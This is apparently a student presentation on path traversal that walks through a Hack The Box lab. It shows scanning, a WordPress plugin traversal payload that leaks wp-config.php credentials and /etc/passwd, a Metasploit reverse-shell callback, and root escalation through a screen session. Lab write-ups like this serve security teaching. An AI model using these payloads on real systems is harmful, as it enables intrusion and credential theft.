

PATH TRAVERSAL

SUBMITTED BY
AZIZUL RAHAMAN



OVERVIEW OF THE VULNERABILITY

- IT IS A SECURITY VULNERABILITY
- ATTACKERS GAIN UNAUTHORIZED ACCESS TO SENSITIVE FILE BY MANIPULATING FILE PATHS
- ATTACKERS MANIPULATE URL PARAMETERS OR INPUT FIELDS BY INJECTING SEQUENCES LIKE ../ OR ..\ TO TRAVERSE DIRECTORIES.



WHY WAS IT CHOSEN & WHY ITS IMPORTANT IN ETHICAL HACKING

- Shows how attackers access files beyond intended limits
- Highlights real-world exploitation of file system flaws
- Helps identify and fix security vulnerabilities
- Strengthens defenses to protect sensitive data

TECHNICAL DETAILS

- Vulnerability
- Type
- Affected Systems
- Software Impacted



AFFECTED SYSTEMS & SOFTWARE

- Web servers
- Web applications
- Operating systems
- Embedded systems



PRACTICAL DEMONSTRATION



```
[*]$ nmap -sV -sC -p- 10.10.11.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-25 14:57 CDT
Nmap scan report for 10.10.11.125
Host is up (0.081s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b4:de:43:38:46:57:db:4c:21:3b:69:f3:db:3c:62:88 (RSA)
|   256 aa:c9:fc:21:0f:3e:f4:ec:6b:35:70:26:22:53:ef:66 (ECDSA)
|_  256 d2:8b:e4:ec:07:61:aa:ca:f8:ec:1c:f8:8c:c1:f6:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Backdoor &#8211; Real-Life
|_http-generator: WordPress 5.8.1
1337/tcp  open  waste?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.04 seconds
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8g1r]-[~]
```

PRACTICAL DEMONSTRATION

```
[*]$ nmap -p- -T5 10.10.11.125 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-25 15:00 CDT
Initiating Ping Scan at 15:00
Scanning 10.10.11.125 [4 ports]
Completed Ping Scan at 15:00, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:00
Completed Parallel DNS resolution of 1 host. at 15:00, 0.00s elapsed
Initiating SYN Stealth Scan at 15:00
Scanning 10.10.11.125 [65535 ports]
Discovered open port 22/tcp on 10.10.11.125
Discovered open port 80/tcp on 10.10.11.125
Discovered open port 1337/tcp on 10.10.11.125
Completed SYN Stealth Scan at 15:01, 19.32s elapsed (65535 total ports)
Nmap scan report for 10.10.11.125
Host is up (0.075s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1337/tcp  open  waste

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 19.52 seconds
    Raw packets sent: 65952 (2.902MB) | Rcvd: 65962 (2.639MB)
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
[*]$
```

PRACTICAL DEMONSTRATION



PRACTICAL DEMONSTRATION


The screenshot shows a web browser window with a dark theme. The address bar displays the URL <http://10.10.11.125/>. The navigation bar includes links for HTB Labs, HTB Certifications, HTB Academy, CTF Platform, Help Center, and HTB Blog. Below the navigation bar is a menu with links for Home, About, Blog, and Contact.

The main content area features a large banner with the text "THE NEW UMOMA OPENS ITS DOORS". To the right of the banner, a descriptive text reads: "The premier destination for modern art in Northern Sweden. Open from 10 AM to 6 PM every day during the summer months." Below this text are two blurred images of artworks.

Two exhibition sections are listed below the images:

- Works and Days** (August 1 — December 1) with a "Read More" button and a blurred thumbnail image.
- The Life I Deserve** (August 1 — December 1) with a "Read More" button and a blurred thumbnail image.

PRACTICAL DEMONSTRATION



```
Parrot Terminal
File Edit View Search Terminal Help
GNU nano 7.2          /etc/hosts *
1 127.0.0.1    localhost
2 127.0.1.1    debian12-parrot
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1      localhost ip6-localhost ip6-loopback
6 ff02::1  ip6-allnodes
7 ff02::2  ip6-allrouters
8 127.0.0.1  localhost
9 127.0.1.1  htb-ynom4y8glr htb-ynom4y8glr.htb-cloud.com
10 10.10.11.125 backdoor.htb
11


[ line 10/11 (90%), col 26/26 (100%), char 294/295 (99%) ]
^G Help   ^O Write Out  ^W Where Is   ^K Cut        ^T Execute   ^C Location
^X Exit   ^R Read File  ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line
```

PRACTICAL DEMONSTRATION

```
[eu-vip-1]@[10.10.14.44]~[azizulrahaman@htb-ynom4y8glr]~[~]
└── [★]$ gobuster dir -u http://backdoor.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://backdoor.htb
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/wp-content      (Status: 301) [Size: 317] [--> http://backdoor.htb/wp-content/]
/wp-admin        (Status: 301) [Size: 315] [--> http://backdoor.htb/wp-admin/]
/wp-includes     (Status: 301) [Size: 318] [--> http://backdoor.htb/wp-includes/]
/server-status   (Status: 403) [Size: 277]
Progress: 23988 / 30001 (79.96%) [ERROR] parse "http://backdoor.htb/error\x1f_log": net/url: invalid control character in URL
Progress: 30000 / 30001 (100.00%)
=====
Finished
=====
[eu-vip-1]@[10.10.14.44]~[azizulrahaman@htb-ynom4y8glr]~[~]
└── [★]$ gobuster dir -u http://backdoor.htb/wp-content -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://backdoor.htb/wp-content
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/plugins         (Status: 301) [Size: 325] [--> http://backdoor.htb/wp-content/plugins/]
/themes          (Status: 301) [Size: 324] [--> http://backdoor.htb/wp-content/themes/]
/uploads         (Status: 301) [Size: 325] [--> http://backdoor.htb/wp-content/uploads/]
/upgrade         (Status: 301) [Size: 325] [--> http://backdoor.htb/wp-content/upgrade/]
Progress: 23944 / 30001 (79.81%) [ERROR] parse "http://backdoor.htb/wp-content/error\x1f_log": net/url: invalid control character
in URL
Progress: 30000 / 30001 (100.00%)
=====
Finished
=====
[eu-vip-1]@[10.10.14.44]~[azizulrahaman@htb-ynom4y8glr]~[~]
└── [★]$
```




PRACTICAL DEMONSTRATION



The screenshot shows a web browser window with the URL <http://10.10.11.125/wp-content/plugins/ebook-download>. The page title is "Index of /wp-content/plugins/ebook-download". The content area displays a table with the following data:

Name	Last modified	Size	Description
Parent Directory		-	
assets/	2021-11-10 14:18	-	
ebookdownload.php	2015-11-29 14:38	32K	
filedownload.php	2015-11-16 10:27	587	
readme.txt	2015-11-29 14:38	1.6K	
style.css	2015-11-29 14:39	1.6K	
widget-ebookdownload.php	2015-11-16 10:27	8.5K	

At the bottom of the page, it says "Apache/2.4.41 (Ubuntu) Server at 10.10.11.125 Port 80".



```
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
[*]$ searchsploit ebook download

Exploit Title | Path
WordPress Plugin eBook Download 1.1 - Directory Traversal | php/webapps/39575.txt

Shellcodes: No Results
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
[*]$
```

PRACTICAL DEMONSTRATION

```
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
└── [★]$ searchsploit -m php/webapps/39575.txt
Exploit: WordPress Plugin eBook Download 1.1 - Directory Traversal
  URL: https://www.exploit-db.com/exploits/39575
  Path: /usr/share/exploitdb/exploits/php/webapps/39575.txt
  Codes: N/A
  Verified: True
File Type: ASCII text
Copied to: /home/azizulrahaman/39575.txt

[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]
└── [★]$ cat 39575.txt
# Exploit Title: Wordpress eBook Download 1.1 | Directory Traversal
# Exploit Author: Wadeek
# Website Author: https://github.com/Wad-Deek
# Software Link: https://downloads.wordpress.org/plugin/ebook-download.zip
# Version: 1.1
# Tested on: Xampp on Windows7

[Version Disclosure]
=====
http://localhost/wordpress/wp-content/plugins/ebook-download/readme.txt
=====

[PoC]
=====
/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../wp-config.php
=====
```

PRACTICAL DEMONSTRATION

```
[*]$ curl http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../wp-config.php  
...../wp-config.php...../wp-config.php...../wp-config.php<?php  
/**  
 * The base configuration for WordPress  
 *  
 * The wp-config.php creation script uses this file during the installation.  
 * You don't have to use the web site, you can copy this file to "wp-config.php"  
 * and fill in the values.  
 *  
 * This file contains the following configurations:  
 *  
 * * MySQL settings  
 * * Secret keys  
 * * Database table prefix  
 * * ABSPATH  
 *  
 * @link https://wordpress.org/support/article/editing-wp-config-php/  
 *  
 * @package WordPress  
 */  
  
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define( 'DB_NAME', 'wordpress' );  
  
/** MySQL database username */  
define( 'DB_USER', 'wordpressuser' );  
  
/** MySQL database password */  
define( 'DB_PASSWORD', 'MQYBJSaD#DxG6qbm' );  
  
/** MySQL hostname */  
define( 'DB_HOST', 'localhost' );  
  
/** Database charset to use in creating database tables. */  
define( 'DB_CHARSET', 'utf8' );
```

PRACTICAL DEMONSTRATION

```
* WordPress database table prefix.  
*  
* You can have multiple installations in one database if you give each  
* a unique prefix. Only numbers, letters, and underscores please!  
*/  
$table_prefix = 'wp_';  
  
/**  
 * For developers: WordPress debugging mode.  
 *  
 * Change this to true to enable the display of notices during development.  
 * It is strongly recommended that plugin and theme developers use WP_DEBUG  
 * in their development environments.  
 *  
 * For information on other constants that can be used for debugging,  
 * visit the documentation.  
 *  
 * @link https://wordpress.org/support/article/debugging-in-wordpress/  
 */  
define( 'WP_DEBUG', false );  
  
/* Add any custom values between this line and the "stop editing" line. */  
  
/* That's all, stop editing! Happy publishing. */  
  
/** Absolute path to the WordPress directory. */  
if ( ! defined( 'ABSPATH' ) ) {  
    define( 'ABSPATH', __DIR__ . '/' );  
}  
  
/** Sets up WordPress vars and included files. */  
require_once ABSPATH . 'wp-settings.php';  
<script>window.close()</script>└[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]  
└→ [★]$ █
```

PRACTICAL DEMONSTRATION

```
[*]$ curl http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=../../../../../../../../etc/passwd  
sswd  
...../../../../../etc/passwd...../../../../../etc/passwd...../../../../../etc/passwdroot:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin  
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin  
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin  
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin  
syslog:x:104:110::/home/syslog:/usr/sbin/nologin  
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin  
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false  
uuid:x:107:112::/run/uuid:/usr/sbin/nologin  
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin  
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin  
pollinate:x:110:1::/var/cache/pollinate:/bin/false  
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin  
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin  
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin  
user:x:1000:1000:user:/home/user:/bin/bash  
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false  
mysql:x:113:118:MySQL Server,,,:/nonexistent:/bin/false  
<script>window.close()</script>-[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynom4y8glr]-[~]  
[*]$
```

PRACTICAL DEMONSTRATION

```
[*]$ for i in {800..900}; do curl -s http://backdoor.htb/wp-content/plugins/ebook-download/filedownload.php?ebookdownloadurl=/proc/$i/cmdline --output - | tr '\000' ' '| sed 's/<script>window.close()</script>\\n/g'; done  
/proc/800/cmdline/proc/800/cmdline  
/proc/801/cmdline/proc/801/cmdline/proc/801/cmdline  
/proc/802/cmdline/proc/802/cmdline/proc/802/cmdline  
/proc/803/cmdline/proc/803/cmdline/proc/803/cmdline  
/proc/804/cmdline/proc/804/cmdline/proc/804/cmdline  
/proc/805 cmdline/proc/805 cmdline/proc/805 cmdline/usr/bin/vmtoolsd  
/proc/806 cmdline/proc/806 cmdline/proc/806 cmdline  
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/proc/825 cmdline/proc/825 cmdline/proc/825 cmdline  
/proc/826 cmdline/proc/826 cmdline/proc/826 cmdline  
/proc/827 cmdline/proc/827 cmdline/proc/827 cmdline  
/proc/828 cmdline/proc/828 cmdline/proc/828 cmdline  
/proc/829 cmdline/proc/829 cmdline/proc/829 cmdline/usr/sbin/atd -f  
/proc/830 cmdline/proc/830 cmdline/proc/830 cmdline  
/proc/831 cmdline/proc/831 cmdline/proc/831 cmdline  
/proc/832 cmdline/proc/832 cmdline/proc/832 cmdline  
/proc/833 cmdline/proc/833 cmdline/proc/833 cmdline  
/proc/834 cmdline/proc/834 cmdline/proc/834 cmdline  
/proc/835 cmdline/proc/835 cmdline/proc/835 cmdline  
/proc/836 cmdline/proc/836 cmdline/proc/836 cmdline  
/proc/837 cmdline/proc/837 cmdline/proc/837 cmdline/bin/sh -c while true;do su user -c "cd /home/user;gdbserver --once 0.0.0:1337 /bin>true"; done  
/proc/838 cmdline/proc/838 cmdline/proc/838 cmdline  
/proc/839 cmdline/proc/839 cmdline/proc/839 cmdline  
/proc/840 cmdline/proc/840 cmdline/proc/840 cmdline  
/proc/841 cmdline/proc/841 cmdline/proc/841 cmdline  
/proc/842 cmdline/proc/842 cmdline/proc/842 cmdline  
/proc/843 cmdline/proc/843 cmdline/proc/843 cmdline  
/proc/844 cmdline/proc/844 cmdline/proc/844 cmdline  
/proc/845 cmdline/proc/845 cmdline/proc/845 cmdline/bin/sh -c while true;do sleep 1;find /var/run/screen/S-root -empty -exec screen -dmS root \; done  
/proc/846 cmdline/proc/846 cmdline/proc/846 cmdline
```

PRACTICAL DEMONSTRATION



```
/proc/845/cmdline/proc/845/cmdline/proc/845/cmdline/bin/sh -c while true;do sleep 1;find /var/run/screen/S  
-root/ -empty -exec screen -dM root \; ; done  
/proc/846/cmdline/proc/846/cmdline/proc/846/cmdline  
/proc/847/cmdline/proc/847/cmdline/proc/847/cmdline  
/proc/848/cmdline/proc/848/cmdline/proc/848/cmdline  
/proc/849/cmdline/proc/849/cmdline/proc/849/cmdline  
/proc/850/cmdline/proc/850/cmdline/proc/850/cmdline  
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/proc/860/cmdline/proc/860/cmdline/proc/860/cmdline  
/proc/861/cmdline/proc/861/cmdline/proc/861/usr/sbin/rsyslogd -n -iNONE  
/proc/862/cmdline/proc/862/cmdline/proc/862/usr/sbin/rsyslogd -n -iNONE  
/proc/863/cmdline/proc/863/cmdline/proc/863/usr/sbin/rsyslogd -n -iNONE  
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/proc/885/cmdline/proc/885/cmdline/proc/885/cmdline  
/proc/886/cmdline/proc/886/cmdline/proc/886/usr/lib/accountsservice/accounts-daemon  
/proc/887/cmdline/proc/887/cmdline/proc/887/cmdlineshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups  
  
/proc/888/cmdline/proc/888/cmdline/proc/888/cmdline  
/proc/889/cmdline/proc/889/cmdline/proc/889/cmdline  
/proc/890/cmdline/proc/890/cmdline/proc/890/cmdline  
/proc/891/cmdline/proc/891/cmdline/proc/891/cmdline  
/proc/892/cmdline/proc/892/cmdline/proc/892/usr/lib/accountsservice/accounts-daemon  
/proc/893/cmdline/proc/893/cmdline/proc/893/cmdline  
/proc/894/cmdline/proc/894/cmdline/proc/894/cmdline  
/proc/895/cmdline/proc/895/cmdline/proc/895/cmdline  
/proc/896/cmdline/proc/896/cmdline/proc/896/cmdline  
/proc/897/cmdline/proc/897/cmdline/proc/897/cmdline  
/proc/898/cmdline/proc/898/cmdline/proc/898/cmdline  
/proc/899/cmdline/proc/899/cmdline/proc/899/cmdline  
/proc/900/cmdline/proc/900/cmdline/proc/900/cmdline  
[eu-vip-1]-[10.10.14.44]-[azizulrahaman@htb-ynomey8glr]-[~]  
[*]$
```

PRACTICAL DEMONSTRATION

```
[eu-vip-1]@[10.10.14.44]-[azizulrahaman@htb-ynom4y8g1r]-[~]
└─[*]$ msfconsole -nqx "use exploit/multi/gdb/gdb_server_exec; set payload li
nux/x64/meterpreter/reverse_tcp; set lhost 10.10.14.44; set rhosts 10.10.11.125;
set rport 1337; set target 1; exploit"
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
lhost => 10.10.14.44
rhosts => 10.10.11.125
rport => 1337
target => 1
[*] Started reverse TCP handler on 10.10.14.44:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Sending stage (3045380 bytes) to 10.10.11.125
[*] Meterpreter session 1 opened (10.10.14.44:4444 -> 10.10.11.125:60188) at 202
5-04-25 18:03:50 -0500

(Meterpreter 1)(/home/user) > shell
```

```
(Meterpreter 1)(/home/user) > shell
Process 62195 created.
Channel 1 created.
python3 -c "import pty;pty.spawn('/bin/bash')"
user@Backdoor:~$
```

```
user@Backdoor:~$ id
id
uid=1000(user) gid=1000(user) groups=1000(user)
user@Backdoor:~$ ls -l
ls -l
total 4
-rw-r----- 1 root user 33 Apr 25 16:12 user.txt
user@Backdoor:~$ cat user.txt
cat user.txt
db45db8e33aef0b6196cccbba86ec15a9
user@Backdoor:~$
```

PRACTICAL DEMONSTRATION

```
user@Backdoor:~$ /usr/bin/screen -x root/root  
/usr/bin/screen -x root/root  
Please set a terminal type.  
user@Backdoor:~$ █
```

```
user@Backdoor:~$ export TERM=xterm  
export TERM=xterm  
user@Backdoor:~$ /usr/bin/screen -x root/root  
/usr/bin/screen -x root/root
```

```
root@Backdoor:~# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@Backdoor:~# ls -l  
ls -l  
total 4  
-rw-r--r-- 1 root root 33 Apr 25 16:12 root.txt  
root@Backdoor:~# cat root.txt  
cat root.txt  
19fdc963e29c5e65fa46af17d9ada902  
root@Backdoor:~# █
```

IMPACT ANALYSIS

- Financial loss
- Operational disruption
- Reputational damage
- Widespread impact:

MITIGATION & PREVENTION

- Input validation
- Use secure APIs
- Regular patching
- Adopt standards



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THANK YOU